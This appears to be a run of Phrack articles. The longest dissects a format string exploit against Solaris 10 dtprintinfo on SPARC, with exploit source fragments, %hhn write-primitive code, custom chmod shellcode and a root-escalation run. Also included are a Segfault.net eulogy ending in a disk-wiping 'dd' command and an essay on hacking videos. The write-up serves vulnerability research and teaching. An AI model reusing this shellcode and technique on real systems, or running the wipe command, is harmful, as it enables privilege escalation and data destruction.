In this article I will be dissecting a particularly challenging memory corruption exploit I published in February. It targets a format string bug in the dtprintinfo setuid binary distributed with CDE, in order to achieve local root privilege escalation on unpatched Solaris 10 systems. The bug affects both Intel and SPARC architectures, but here I'm going to focus specifically on SPARC.

This is Phrack, so there's no need to explain what Solaris [2] is, what SPARC [3] is, or how format string bugs [4] are exploited. However, for the perusal of all young hackers reading this I've conveniently listed some references at the end of this article.

--[2 - The Bug

"Bugs are by far the largest and most successful class of entity."

-- Encyclopedia of Animal Life

I've been hacking Solaris for quite some time. My first public exploits for this platform are from 2003 [5]. A couple of years ago, in the wake of my INFILTRATE 2019 talk [6], in which I reminisced about the good old days of unmitigated memory corruption vulnerabilities, I received an email from Marti Guasch Jimenez, a security researcher from Spain, who discovered an extraordinary bug in the infamous dtprintinfo CDE Print Viewer binary.

The bug in question is in the check_dir() function. Here's a snippet of pseudocode from Ghidra's decompiler, slightly edited and commented for

clarity:

```
void __OFJcheck_dirPcTBPPP6QStatusLineStructPii(char *param_1,
        undefined4 param_2, void **param_3, int *param_4, int param_5)
{
    ...
    char *pcVar3;
    ...
    char local_724 [300];
    char local_5f8 [300];
    ...
    size_t local_c;
    ...

    pcVar3 = getenv("REQ_DIR");
    if (pcVar3 == (char *)0x0) {
        sprintf(local_724, "/usr/spool/lp/requests/%s/", param_2);
    } else {
        pcVar3 = getenv("REQ_DIR");
        sprintf(local_724, pcVar3, param_2); /* VULN */
    }
    local_c = strlen(local_724);
    sprintf(local_5f8, "/var/spool/lp/tmp/%s/", param_2);
    ...
}
```

Can you spot the bug? I'm pretty sure you can. Actually, there's more than one bug to spot here. CDE developers managed to achieve something truly remarkable: we have two bugs for the price of one, both in the same line of code! A stack-based buffer overflow *and* a format string bug. Not to mention the other `sprintf()`-related buffer overflows... Wow. This really is code from another era.

I've written a few exploits [7] that target these bugs. On Intel, I was able to exploit both the buffer overflow and the format string bug. On SPARC, on the other hand, I could only exploit the format string bug because of how the stack is laid out, as detailed in section 3.1 below. As a general rule, exploitation on SPARC is usually more painful (and fun) than on Intel.

Looking closely at the code snippet above, at the line I marked with the "VULN" comment the value associated with the environment variable `REQ_DIR` (`pcVar3`) is directly passed as the second parameter to `sprintf()`. Thus, by manipulating this variable a local attacker is easily able to control the format string used by `sprintf()`. A user-supplied format string in a `setuid` root program means this is game over, right? Right, but before we can do the `r00t` dance we need to overcome a series of roadblocks.

--[3 - The Exploit

"I'm gonna have to go into hardcore hacking mode!"
-- Hackerman, <https://youtu.be/KEkrWRHCDQU>

The specific exploit I'm going to dissect today is the one I named `raptor_dtprintcheckdir_sparc2.c`. It's a reliable local root privilege escalation exploit that should work against all unpatched Solaris 10 systems based on the SPARC architecture. It's a pretty lean exploit now, but its development took me some time. I spent almost two weeks putting it together, and came close to giving up a couple of times.

----[3.1 - SPARC Stack Layout Woes

While I could easily exploit the stack-based buffer overflow on Intel (see `raptor_dtprintcheckdir_intel.c`), exploitation on SPARC was definitely not straightforward.

The problem I encountered, as mentioned earlier, is related to the SPARC stack layout. When exploiting a classic stack-based buffer overflow on

SPARC we can't overwrite the saved return address of the current function, but we're only able to overwrite the saved return address of the caller of the current function. In practice, this means that the vulnerable program needs to survive an additional function before we can hijack %pc.

Depending on the target, exploitation of stack-based buffer overflows on SPARC might be easy, hard, or virtually impossible. In this specific case, many vital variables would get overwritten on the way to the saved return address and the vulnerable program would not easily survive until the caller function returned. For this reason, I decided to focus on exploiting the format string bug instead.

---[3.2 - Fake Printer Setup

Our target binary is the CDE Print Viewer. Quoting from the dtprintinfo(1) manual page:

"The Print Viewer program provides a graphical interface that displays the status of print queues and print jobs. Additional information about print queues or print jobs can be retrieved within the interface, individual print queue labels and icons can be customized, and individual print jobs can be canceled."

Basically, dtprintinfo provides an X11 graphical interface that displays various information about remote and local print jobs. This is the call tree that leads to the vulnerable code path (I have provided both C++ mangled and demangled names for each symbol):

```
Queue::ProcessJobs() // __0fFQueueLProcessJobsPc()
|__ LocalPrintJobs() // __0FOLocalPrintJobsPcPPcPi
|__ check_dir() // __0FJcheck_dirPcTBPPP6QStatusLineStructPii
```

The vulnerable function check_dir() gets called by the LocalPrintJobs() function. This is a utility function used by Queue::ProcessJobs() to get the list of local print jobs. LocalPrintJobs() enters the directory specified by the TMP_DIR environment variable (more on this later) and calls the check_dir() function for each subdirectory that is present. This is the relevant pseudocode (again, edited and commented for clarity):

```
/* open TMP_DIR */
pcVar4 = getenv("TMP_DIR");
if (pcVar4 == (char *)0x0) {
    chdir("/usr/spool/lp/tmp");
} else {
    pcVar4 = getenv("TMP_DIR");
    chdir(pcVar4);
}
__dirp = opendir(".");
...

/* check each subdirectory in TMP_DIR */
pdVar6 = readdir64(__dirp);
if (pdVar6 != (dirent64 *)0x0) {
    uVar2 = pdVar6->d_type;
    while (true) {
        __file = &pdVar6->d_type;
        if ((uVar2 != '.') && (iVar7 = stat64((char *)__file,
            &sStack456), -1 < iVar7)) && ((sStack456.st_uid & 0x4000)
            != 0)) {
            chdir((char *)__file);
            __0FJcheck_dirPcTBPPP6QStatusLineStructPii(param_1,
                __file, &DAT_00065db0, &local_4, DAT_00065db4);
            chdir("..");
        }
    }
}
```

In order to enter this code path, we must be able to double click on a configured printer in the dtprintinfo GUI. This means two things:

- We must have a valid X11 server that accepts connections from the remote

- vulnerable dtprintinfo program, so that we are able to interact with the GUI (for my tests I used XQuartz on macOS, configured to accept network connections from any host via the "xhost +" command).
- A configured printer must be present in the GUI so that we can double click on it.

With this introduction out of the way, it's time to look at the first part of my exploit:

```
int main(int argc, char **argv)
{
    ...

    /* lpstat code to add a fake printer */
    if (!strcmp(argv[0], "lpstat")) {

        /* check command line */
        if (argc != 2)
            exit(1);

        /* print the expected output and exit */
        if (!strcmp(argv[1], "-v")) {
            fprintf(stderr, "lpstat called with -v\n");
            printf("device for fnord: /dev/null\n");
        } else {
            fprintf(stderr, "lpstat called with -d\n");
            printf("system default destination: fnord\n");
        }
        exit(0);
    }

    ...
    add_env("PATH=./usr/bin");
    ...

    /* create a symlink for the fake lpstat */
    unlink("lpstat");
    symlink(argv[0], "lpstat");
}
```

As discussed, a configured printer is necessary in order to be able to reach the vulnerable code path. This code fakes the presence of a printer connected to the system by exploiting one of the venerable 18-year-old bugs I disclosed at INFILTRATE 2019 [6]: old versions of dtprintinfo execute the external helper program lpstat without specifying its full path. This allows local unprivileged users to trick dtprintinfo into believing that a printer is present by creating a fake lpstat program and manipulating the PATH environment variable, as shown in the code snippet above.

If your target system already has a configured printer, you don't need to use this trick.

----[3.3 - Environment Setup

Let's continue to examine the exploit source code. Here, we parse command line arguments (including the X11 display string) and setup the environment before running the vulnerable program:

```
/* process command line */
if (argc < 2) {
    fprintf(stderr,
        "usage:\n$ %s xserver:display [retloc]\n$ /bin/ksh\n\n",
        argv[0]);
    exit(1);
}
sprintf(display, "DISPLAY=%s", argv[1]);
if (argc > 2)
    retloc = (int)strtoul(argv[2], (char **)NULL, 0);

/* evil env var: name + shellcode + padding */
```

```

bzero(buf, sizeof(buf));
memcpy(buf, "REQ_DIR=", strlen("REQ_DIR="));
p += strlen("REQ_DIR=");

/* padding buffer to avoid stack overflow */
memset(buf2, 'B', sizeof(buf2));
buf2[sizeof(buf2) - 1] = 0x0;

/* fill the envp, keeping padding */
add_env(buf2);
add_env(buf);
add_env(display);
add_env("TMP_DIR=/tmp/just"); /* we must control this empty dir */
add_env("PATH=./usr/bin");
add_env("HOME=/tmp");
add_env(NULL);

```

There are some important things to notice in this code snippet:

- As previously discussed, the REQ_DIR environment variable contains the hostile format string that triggers the bug. We will finish building this string in the next sections.
- The TMP_DIR environment variable must point to a path in which we can create a directory. This is another prerequisite to reach the vulnerable code path, as mentioned in the previous section.
- The buf2 buffer serves as padding so that sprintf() has enough memory space and doesn't crash trying to reach past the bottom of the stack while processing our hostile format string.

----[3.4 - Write4 Primitive

So far, so good. It's now time for the hard part. In order to convert our memory corruption into a nice weird machine and hijack the program flow, we must be able to leverage the format string bug to write arbitrary bytes at arbitrary locations in memory. The typical and usually most convenient technique to achieve this is the one that involves single-byte writes via the %n formatting directive. A good example of this approach is available in my exploit for the Intel architecture (raptor_dtprintcheckdir_intel2.c), in which I implemented a strategy inspired by an old technique originally devised by gera. Let's take another look at the vulnerable pseudocode:

```

} else {
    pcVar3 = getenv("REQ_DIR");
    sprintf(local_724, pcVar3, param_2); // 1
}
local_c = strlen(local_724); // 2
sprintf(local_5f8, "/var/spool/lp/tmp/%s/", param_2); // 3

```

The plan I put into action on Intel is to exploit the sprintf() at "1", where we control the format string, to replace the strlen() at "2" with a strdup() and the sprintf() at "3" with a call to the shellcode dynamically allocated in the heap by strdup() at "2" and pointed to by the local_c variable. This is achieved with a simple overwrite of two .got section entries. Cool, isn't it? But I digress... If you want to dig deeper into this technique, you're invited to take a look at the exploit. In the context of the present article the most important thing to understand is that the hostile format string is built using the %n formatting directive in such a way that target memory addresses are overwritten one byte at a time. Unfortunately, this is not possible on SPARC. Like any other RISC architecture, SPARC is not happy with memory operations on misaligned/odd addresses and if we tried this approach the program would just die spitting a dreaded Bus Error.

An alternative technique that is supposed to work on SPARC involves half-word writes via the %hn formatting directive. The problem with this technique is that it causes a large amount of bytes to be written as a side-effect, and thus in this specific case it makes the program run out of stack space: don't forget we're also dealing with a sprintf()-related buffer overflow paired with our format string bug! It might be possible to

prevent crashes by increasing the size of the padding buffer (remember buf2 in the exploit code snippet above?), but your mileage may vary.

So, what shall we do? After some days of bumping my head against this roadblock, consulting 20-year-old whitepapers, and endlessly experimenting on GDB, I finally figured out a possibly novel technique to perform single-byte writes on SPARC, using the less known %hhn formatting directive.

Here's the relevant code that generates the hostile format string in all its glory:

```
/* format string: retloc */
for (i = retloc; i - retloc < strlen(sc); i += 4) {
    check_zero(i, "ret location");
    *((void **)p) = (void *) (i); p += 4;      /* 0x000000ff */
    memset(p, 'A', 4); p += 4;                 /* dummy */
    *((void **)p) = (void *) (i); p += 4;      /* 0x00ff0000 */
    memset(p, 'A', 4); p += 4;                 /* dummy */
    *((void **)p) = (void *) (i); p += 4;      /* 0xff000000 */
    memset(p, 'A', 4); p += 4;                 /* dummy */
    *((void **)p) = (void *) (i + 2); p += 4; /* 0x0000ff00 */
    memset(p, 'A', 4); p += 4;                 /* dummy */
}

/* format string: stackpop sequence */
base = p - buf - strlen("REQ_DIR=");
for (i = 0; i < stackpops; i++, p += strlen(STACKPOPSEQ),
     base += 8)
    memcpy(p, STACKPOPSEQ, strlen(STACKPOPSEQ));

/* calculate numeric arguments */
for (i = 0; i < strlen(sc); i += 4)
    CALCARGS(n[i], n[i + 1], n[i + 2], n[i + 3], sc[i],
             sc[i + 1], sc[i + 2], sc[i + 3], base);

/* check for potentially dangerous numeric arguments below 10 */
for (i = 0; i < strlen(sc); i++)
    n[i] += (n[i] < 10) ? (0x100) : (0);

/* format string: write string */
for (i = 0; i < strlen(sc); i += 4)
    p += sprintf(p,
                 "%%.%dx%%n%%.%dx%%hn%%.%dx%%hhn%%.%dx%%hhn",
                 n[i], n[i + 1], n[i + 2], n[i + 3]);
```

So, basically, we overwrite one byte at a time at the target address (retloc) as follows (remember that SPARC is a big endian architecture, therefore bytes are stored in memory in their natural order):

1. First, by using the %n formatting directive on retloc, we overwrite the LSB (position 0x000000ff).
2. Next in sequence, by using the %hn formatting directive on retloc, we overwrite the byte located at position 0x00ff0000.
3. Then, by using the %hhn formatting directive on retloc, we overwrite the MSB (position 0xff000000).
4. Finally, by using the %hhn formatting directive on retloc + 2, we overwrite the byte located at position 0x0000ff00.

From my perspective, this last overwrite shouldn't be allowed on SPARC, but it works and I'm definitely not complaining!

----[3.5 - Target Memory Location

After I figured out my write4 primitive, I needed to pick a suitable memory location to patch in order to redirect the program flow. I turned to the trusted Shellcoder's Handbook [8] in search of inspiration... and I almost ran out of options. Based on the book and on my experience, I identified the following main possibilities:

- .plt section entries in the vulnerable binary are a common target, but at least on my test system their addresses start with a null byte, therefore this quickly turned out to be a dead end.
- OS function pointers described in the Shellcoder's Handbook that used to be a popular target 15 years ago unfortunately are not present anymore in recent versions of Solaris 10.
- Being cumbersome and somewhat unreliable, function activation records are a traditionally terrible choice as an overwrite location, but they have a tendency to become more appealing as a last resort target when you have exhausted all other alternatives.

For a while, I went down the rabbit hole represented by the third option... The result of my tribulations is raptor_dtprintcheckdir_sparc.c. After I got the right offsets this exploit worked perfectly on my test system, with just one "minor" caveat: it worked only when GDB or truss were attached to the target process! To borrow Neel Mehta's words (again, quoted from the Shellcoder's Handbook):

"It's quite common to find an exploit that only works with GDB attached to the process, simply because without the debugger, break register windows aren't flushed to the stack and the overwrite has no effect."

You gotta love SPARC's quirks... Feel free to take a look at that specific exploit for a deeper discussion of other potential overwrite targets and hypothetical workarounds. Long story short, after much tweaking and debugging I noticed libc also contains .plt jumpcodes (with relocation type R_SPARC_JMP_SLOT) that, to everyone's wonder:

- Get executed upon function calling.
- Are writable (why is that?).
- Don't start with a null byte.

I don't know about you, but they surely look like a juicy target to me! Let's take a look at the vulnerable pseudocode once again:

```
    } else {
        pcVar3 = getenv("REQ_DIR");
        sprintf(local_724, pcVar3, param_2); // 1
    }
    local_c = strlen(local_724); // 2
    sprintf(local_5f8, "/var/spool/lp/tmp/%s/", param_2); // 3
```

The plan is to overwrite the jumpcode of the strlen() function that gets called at "2", right after the vulnerable sprintf(). From here on, exploitation is pretty straightf... Wait, with what should we overwrite the .plt entry?

----[3.6 - Custom Shellcode

Let's grab the libc base and the offset to strlen(), by using pmap against the PID of the running vulnerable program and objdump against libc.so.1 as follows:

```
bash-3.2# pmap 3321 | grep libc.so.1
FE800000    1224K r-x--  /lib/libc.so.1
FE942000      40K rwx--  /lib/libc.so.1
FE94C000      8K rwx-   /lib/libc.so.1
bash-3.2# objdump -R /usr/lib/libc.so.1 | grep strlen
0014369c R_SPARC_JMP_SLOT  strlen
```

We are looking at where the code is mapped into memory. As we can see, on my test system the .text section of libc is loaded at base address 0xfe800000 and strlen() is at the relative address 0x0014369c. Adding these two values together gives the absolute address of the strlen() jumpcode in the running process 3321:

```
bash-3.2# python -c 'print hex(0xFE800000+0x0014369c)'
0xfe94369cL
```

```
bash-3.2# pmap 3321 | grep libc.so.1
FE800000      1224K r-x--  /lib/libc.so.1
FE942000       40K rwx--  /lib/libc.so.1 <- strlen() jumpcode is here
FE94C000       8K rwx-   /lib/libc.so.1
```

The strlen() jumpcode is located in a memory region (mapped at 0xfe942000) that is both executable and writable, as mentioned earlier. What's in there? Let's examine the memory contents at the strlen() jumpcode address 0xfe94369c with the help of GDB:

```
(gdb) x/10i 0xfe94369c
0xfe94369c:      nop
0xfe9436a0:      b,a      0xfe832000
0xfe9436a4:      nop
0xfe9436a8:      nop
0xfe9436ac:      b,a      0xfe832980
0xfe9436b0:      nop
0xfe9436b4:      nop
0xfe9436b8:      ba      0xfe832ac0
0xfe9436bc:      nop
0xfe9436c0:      sethi   %hi (0xb4000), %g1
```

Indeed, our designated target address contains actual executable code, with branches that are taken when a specific library function is invoked.

To ensure that my exploits are reliable, I always like to keep them as simple as possible. Therefore, instead of meddling with jumpcodes and branches, I decided to craft the shellcode directly in the .plt section of libc by exploiting the format string bug, as shown in the last exploit code snippet above. This technique proved to be very effective, but empirical tests showed that (for unknown reasons) the shellcode size was limited to 36 bytes. It looks like there's a limit to the number of arguments passed to sprintf(), unrelated to where we write in memory... Who cares, 36 bytes are more than enough, right?

Here's my custom Solaris/SPARC shellcode [9]:

```
char sc[] = /* Solaris/SPARC chmod() shellcode (max size is 36 bytes) */
/* chmod("./me", 037777777777) */
"\x92\x20\x20\x01"      /* sub  %g0, 1, %o1          */      // 1
"\x20\xbf\xff\xff"      /* bn,a <sc>                */      // 2
"\x20\xbf\xff\xff"      /* bn,a <sc + 4>             */      // 3
"\x7f\xff\xff\xff"      /* call <sc + 8>            */      // 4
"\x90\x03\xe0\x14"      /* add  %o7, 0x14, %o0       */      // 5
"\xc0\x22\x20\x04"      /* clr  [ %o0 + 4 ]          */      // 6
"\x82\x10\x20\x0f"      /* mov  0xf, %g1            */      // 7
"\x91\xd0\x20\x08"      /* ta   8                   */      // 8
"./me";                  // 9
```

How cute is this? Briefly, it works as follows. At line "1" we set the second argument passed to chmod() via the %o1 register to the value -1, by subtracting 1 from the %g0 register that always contains a value of zero.

The purpose of lines "2" to "4" is to find out where we are in memory, as needed by almost any shellcode to reference any strings it includes. This is commonly known as the GetPC code. On the Intel architecture, GetPC is easily implemented by a jump and the familiar call/pop instruction pair. The instructions necessary to accomplish this on SPARC are slightly more complicated (of course!), due to the so called "branch delay slot". Basically, when a branch or call instruction is reached, the instruction immediately following the branch/call gets executed before the program flow is redirected to the specified destination address. If a branch is "annulled" (e.g., with an instruction such as "b,a <address>"), the instruction in the delay slot is executed only if the branch is taken; otherwise, it's always executed.

Coming back to our 3 instructions that implement the infamous SPARC GetPC code that deals with the branch delay slot, the order of execution is:

1. Line "2": bn,a <sc> // don't jump, skip next instruction

2. Line "5": add %o7, 0x14, %o0 // delay slot of call instruction at "4"
3. Line "4": call <sc + 8> // jump to line "3", save return address in %o7
4. Line "3": bn,a <sc + 4> // don't jump, skip next instruction
5. Rest of the shellcode, starting with line "5"

After the GetPC code gets executed, we have the address of the call instruction at line "4" stored in the %o7 register. At line "5" we use this value to calculate the address of the "./me" string located at the end of the shellcode (line "9") and store it into %o0, which will be the first argument passed to chmod(). At line "6" we null-terminate this string by dynamically patching memory. Finally, at lines "7" and "8" we invoke the syscall 0xf, which is chmod().

Now, to get a working exploit we just need to put everything together:

```
/* setup the directory structure and the symlink to /bin/ksh */
unlink("/tmp/just/chmod/me");
rmdir("/tmp/just/chmod");
rmdir("/tmp/just");
mkdir("/tmp/just", S_IRWXU | S_IRWXG | S_IRWXO);
mkdir("/tmp/just/chmod", S_IRWXU | S_IRWXG | S_IRWXO);
symlink("/bin/ksh", "/tmp/just/chmod/me");
...

/* run the vulnerable program */
execve(VULN, arg, env);
perror("execve");
exit(1);
}
```

Basically, here we setup the directory structure as needed to reach the vulnerable code path and we create a symlink from /tmp/just/chmod/me to /bin/ksh (/tmp/just/chmod will be the current working directory when the bug gets hit). Then, we launch dtprintinfo with the crafted environment to trigger the bug, execute the shellcode, and make /bin/ksh setuid root.

After the exploit is populated with the correct base address of libc and with the offset to strlen(), it should work reliably against any unpatched Solaris 10 system running on the SPARC architecture. That's right, it's a one-shot exploit: there's no ASLR or any other modern shenanigans to be reckoned with. Just the usual, almost reassuring, non-executable stack.

Here's an example run of the exploit on my test system:

```
-bash-3.2$ uname -a
SunOS nostalgia 5.10 Generic_Virtual sun4u sparc SUNW,SPARC-Enterprise
-bash-3.2$ id
uid=100(user) gid=1(other)
-bash-3.2$ ls -l /bin/ksh
-r-xr-xr-x  3 root      bin          209288 Feb 21  2012 /bin/ksh
-bash-3.2$ gcc raptor_dtprintcheckdir_sparc2.c -o \
raptor_dtprintcheckdir_sparc2 -Wall
```

[on your local X11 server: disable the access control via "xhost +"]

```
-bash-3.2$ ./raptor_dtprintcheckdir_sparc2 10.0.0.104:0
raptor_dtprintcheckdir_sparc2.c - Solaris/SPARC FMT LPE
Copyright (c) 2020 Marco Ivaldi <raptor@0xdeadbeef.info>
```

```
Using SI_PLATFORM      : SUNW,SPARC-Enterprise (5.10)
Using libc/.plt/strlen : 0xfe94369c
```

Don't worry if you get a SIGILL, just run /bin/ksh anyway!

```
lpstat called with -v
lpstat called with -v
lpstat called with -d
```

[on your local X11 server: double click on the fake "fnord" printer]

```
Illegal Instruction
-bash-3.2$ ls -l /bin/ksh
-rwsrwsrwx  3 root      bin          209288 Feb 21  2012 /bin/ksh
-bash-3.2$ ksh
# id
uid=100(user) gid=1(other) euid=0(root) egid=2(bin)
```

--[4 - Outro

"Yeah, I had tickets to the earliest showing (Wednesday 10PM) and was stunned when Trinity whipped out Nmap! I almost got up and did the r00t dance right there in the theatre :)."

-- Fyodor (Odd)

Hard to believe, but it's been 21 years almost to the day since that fateful summer, when the first exploits targeting format string bugs were posted on Bugtraq. Shortly after, Lamagra and Tim Newsham published their whitepapers on format string attacks, and one year later scut released his definitive guide on the subject. Frankly, it's also hard to believe that format string bugs haven't been completely eradicated, as they're relatively easy to spot with static analysis techniques. But we all know how these things go, don't we?

The specific bugs I discussed in this article were fixed during the general cleanup of CDE code done by Oracle in the aftermath of my recent vulnerability disclosures. However, I have the feeling that many bugs are still lurking in CDE, ready to be found by inspired hackers. After all, why do a CTF, when you can do CDE?

--[5 - Shouts

"I think different personalities find different bugs."

-- Bas Alberts

I would like to thank all fellow old school hackers from ADM, TESO, THC, LSD, Odd, etc. for their incredible research work spanning decades. You're an endless source of inspiration for me.

I would also like to thank my partner in VOOODOO macro crime against readable code, inode. Without you, I would've never started hacking Solaris, so there's that.

And, of course, Marti Guasch Jimenez deserves a special mention for finding the actual bug I've exploited. Keep on hacking!

--[6 - References

- [0] https://en.wikipedia.org/wiki/Common_Desktop_Environment
- [1] <https://www.oracle.com/us/assets/lifetime-support-hardware-301321.pdf>
- [2] [https://en.wikipedia.org/wiki/Solaris_\(operating_system\)](https://en.wikipedia.org/wiki/Solaris_(operating_system))
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==Phrack Inc.==

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|=====[ Segfault.net eulogy ]=====|
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|=====[ skyper ]=====|
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2019/DEC/04

RIP SEGFAULT.NET, THANK YOU AND GOOD BYE

22 years of hosting hackers has come to an end.

Segfault.net started hosting hackers in 1997. The main goal has always been to provide infrastructure for hackers and to support them.

Hacking was still in its infancy. Servers were hard to get by. Documents had to be forged, rack space had to be rented and the server had to be custom built.

Thank you to all the people who participated and all the project we hosted. It was home to team-teso, thc, hert, hackinthebox, phrack.org, ircsnet and many others.

It was the gateway to the internal Teso Lab that hosted more than 10 further computer systems of different architecture and OS versions. Countless exploits were developed and tested here. Gamma provided blueboxed Internet connections via Brazil, Columbia and other C5 countries to unleash those exploits.

IRCSNET became home to so many awesome discussions. I believe it was the first SSL-only IRC network spanning over 4 servers at its peak and hosting hundreds of conversations.

We provided encrypted and secure shells to so many talented people that it is eye watering.

There were some hard times as well. Nokia suing us, the BKA (German FBI) knocking on the door, our IP address being routed via Fort Meade or the hosting company saying they will host us for free 'because they were big fans of us' (yeah, right - we moved segfault.net to land1 immediately... damn fedz).

Hosting at land1 was probably best. The guy responsible for hacking incidents and government relationship....he was on our payroll.

Segfault.net prevailed and nobody ever got arrested or caught.

Times have changed now. Shells and servers are easily available. DigitalOcean, AWS or google clouds are cheap and hassle free. Those are much harder to trust or to make secure (uploading a virtual machine is probably the best). Governments are more aware now. Yet, they are as ruthless and ignorant as they have always been. Beware of governments as they do not know what they are doing.

Segfault.net was the birth place to so many great ideas, tools, products and companies. Thank you all.

Good bye and Good luck and Keep Hacking,
dd bs=4k if=/dev/zero of=/dev/sda

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|=[ EOF ]=====|
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==Phrack Inc.==

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--[0. About the Author

To briefly introduce myself, I'm LiveOverflow and I make videos about various IT security topics. Here are a few:

- + How SUDO on Linux was HACKED! // CVE-2021-3156
<https://youtu.be/TLa2VqcGGEQ?list=PLhixgUqwRTjy0gMuT4C3bmjeZjuNQyqdx>
- + XSS on Google Search - Sanitizing HTML in The Client?
<https://www.youtube.com/watch?v=lG7U3fuNw3A>
- + Identify Bootloader main() and find Button Press Handler
<https://youtu.be/yJbnsMKkRUs?list=PLhixgUqwRTjyLgF4x-ZLVFL-CRTCrUo03>

--[1. Preamble

From BBS and text files, over IRC and books, to the modern internet with forums and blogs, hackers exchanged information primarily in text form. This of course meant, most older hackers prefer text, which makes it difficult to establish new kinds of media.

When I started producing videos in 2015 I often got the feedback that text is superior, nobody will watch videos and I should instead write articles. So when I was asked to write about the "YouTube Hacking Scene" for Phrack I felt like video production finally reached some level of acceptance.

While this article is titled "YouTube Hacking Scene" I also want to include streamers on Twitch and other platforms - who knows how long the product YouTube will survive, and I'm sure Phrack will exist long after.

Given that my personal experience is biased and the history is difficult to research, this article is certainly not objective. So we will go with the French saying "preach the falsehood to know the truth". So if you know it better, please reach out.

--[2. Before 2014

Digging up information about hacking videos from the early 2000s is difficult, but it's clear that it was not very popular. Personally I remember "Lenas Reversing for Newbies"[0] video series from 2006 very well, but it wasn't distributed via YouTube. It is an incredibly detailed and hands-on walkthrough of Windows reverse engineering and cracking with OllyDbg. I have seen it getting recommended a lot over years, indicating that there is a craving for the visual teaching approach.

One of the earliest hacking show attempts seems to be "the broken" by Kevin Rose from 2003[1]. Then in 2005 Darren Kitchen started the

Hak5 show[2] and it deserves a mention, as it is probably the longest running hacking video production. YouTube already existed when it started, but it wasn't popular just yet, so the distribution heavily relied on torrents. Notable might also be IronGeek, who started uploading conference videos on YouTube in 2007. His trip to Notacon 2007 might be the first ever "Hacking Vlog"[3]. But all of these video projects were mostly just scratching the surface of hacking. Very few videos were actually digging into the technical details.

In 2007 the project SecurityTube started out of India by vivekramac. Probably inspired by YouTube it was meant as a place for everybody to upload and share hacking video content, but vivekramac himself was responsible for creating tons of videos. For many years it seems to have been the best source for free video courses. But in 2011 the site slowly transitioned into the new paid courses platform Pentester Academy. Fun fact, when I started making videos in 2015 I obviously came across SecurityTube and I tried to submit my videos there, but they were never accepted. The platform already felt abandoned, and the content was kinda outdated and not the depth I was looking for anyway. Nonetheless a very important part of video creator history.

Over the years I have been collecting YouTube channels with more or less technical security content. And to create the chart below (Fig. 1), I looked at the year of their first relevant upload. Also most of those channels only have a handful of videos and were abandoned shortly after. But in hindsight I even noticed there were a few very early attempts at making more technical video walkthroughs such as lordparody (2009)[4]. Looking at the data there appears to have been a small surge after 2010, but I think that 2015 was where the current hacker creator scene really started growing.

```
2005: *
2006:
2007: **
2008: *
2009: *****
2010: ****
2011: *****
2012: *****
2013: *****
2014: *****
2015: *****
2016: *****
2017: *****
2018: *****
2019: *****
2020: *****
```

Fig 1. Bar chart showing the numbers of
new hacking YouTube creators by year

--[3. My Start in 2015

Around 2014 I started to hit a wall in my own learning progress. There were tons of (written) tutorials about web security, WiFi hacking, Metasploit and buffer overflows, but the material mostly covered basics. To actually learn more advanced topics I had to play wargames[6] and CTFs. I remember fondly struggling for months playing w3challs or io.smashthestack to improve very very slowly - I was a classic annoying noob, even getting banned by bla from IRC ;)

I believe it shouldn't have been this difficult to progress. In the traditional academic science community you rely on papers, to build upon prior research. And while we have equivalent resources, see for example Phrack, we are missing the educational institutions like universities to pass on this knowledge more effectively. So in the past, new people had to walk a very stony path to catch up with the state-of-the-art. After I finally "understood" ret2libc and ROP, I felt like that this stuff is actually easy, but the existing material is just bad at explaining it.

Then in late 2014, early 2015, two events happened that would have a big impact on me. The first event was the growing community of programmers on reddit called /r/WatchPeopleCode[7] - a subreddit about live streaming programming. While it is not about security, everybody knows that programming skills are crucial if you do any form of more in-depth hacking. The second event was geohot livestreaming himself solving pwnable challenges from overthewire.org[8].

What both of these events have in common is that it's the first time for me looking over the shoulder of a professional. I realized that all the talks, blog posts and articles only cover the results, and rarely the actual process. And because I was not lucky enough to have people around me to learn from in person, watching over the shoulder of an experienced developer, or geohot, was eye opening.

To see how geohot was using the terminal, writing exploit scripts and navigating IDA Pro was incredibly insightful. But more importantly, it also exposed the fails and mistakes followed by the process of troubleshooting and fixing the bugs. And this pushed me through the wall I was hitting in my own education.

I was craving more. Where can I find more streams or videos where people are hacking? Unfortunately, when searching on YouTube, the only videos I could find were either Metasploit tutorials or how to use aircrack-ng to hack a WiFi. And these topics were very boring to me as I was more interested in the process of finding these kinds of flaws, rather than just using what others found.

Of course I was very far away from geohot's skills, I did understand ROP and I thought I could create the "over the shoulder" experience for the people coming after me. Which led me to start livestreaming pwnable challenges[9] from exploit-exercises.com (today exploit.education), and cover other CTFs. However I quickly noticed that I was terrible at streaming and soon transitioned into making scripted videos with a focus on visual explanations[10]. Another realization I had was, in fact, I did not understand ROP and other topics properly. So having the aspiration to create better tutorials, it forced me to dig deeper, which meant this project benefited my own education too.

Of course this is me talking from my own perspective and I don't want to make it sound like I was the only one. I simply wanted to provide insight on what motivations can lead people to create videos. So at this point I would like to mention a few other folks who were making videos about more "advanced" topics around that time. Gynvael from the Dragon Sector CTF team[11], MurmusCTF[12], ipp[13], psifertex[14], Zeta Two[15] and probably many more I unfortunately never came across.

Making good videos is very time consuming, especially once it's more than "just" a screen recording or livestream. So very few creators are able to do it over a longer period of time and I believe John Hammond[16] and I have the longest and consistently running release schedule.

--[4. Today's Scene

As has been the case with any area of hacking, commercialization also creeps into this scene. I'm not immune to this either, as the time investment is massive and has to be justified somehow. This unfortunately leads to videos that are sometimes more motivated by exposure or products, rather than the pure sharing of knowledge; and it's difficult to find a balance between those opposing forces. It also led to the prior generation of free video content (SecurityTube, Cybrary, ...) to put their content behind paywalls.

But there is one amazing positive commercial development that I want to highlight. In the past years companies like Google have sponsored very technical videos[17] to share insights into vulnerabilities of their own products. Who would have thought this could ever happen, when this community used to be scared to get sued for anything.

There are also new problems that come with Google/YouTube and the other large social media platforms. YouTube for example has a policy against certain kinds of hacking videos[18], which lead to the take down of several videos and even entire channels. However it should also be noted 99% of the time it was a clear mistake and the decisions got reversed.

"Hacking: Demonstrating how to use computers or information technology with the intent to steal credentials, compromise personal data or cause serious harm to others such as (but not limited to) hacking into social media accounts."
- YouTube's harmful or dangerous content policies

Can hacking videos be ethical or unethical? It's a difficult topic and one that I clash a lot on with other creators. I do believe that there is a way to make the "right" kind of tutorials - and so far I haven't had any issues with YouTube ;)

For example, I understand that Google does not want a step-by-step video guide for script kiddies to setup a shitty phishing page, when phishing is the second most common source of compromised Google accounts[19]. And to me that is not censorship, because the underlying skill is very basic web development. So to me a phishing tutorial is kinda deceitful and unnecessarily hiding the real "hacking" skill - web development. But I know many of my peers disagree here.

